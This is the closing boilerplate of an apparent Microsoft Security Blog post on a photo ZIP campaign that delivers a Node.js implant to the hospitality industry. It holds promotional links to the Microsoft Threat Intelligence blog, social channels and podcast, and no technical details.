For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Photo ZIP campaign targeting hospitality industry delivers Node.js implant for persistent access appeared first on Microsoft Security Blog.

❌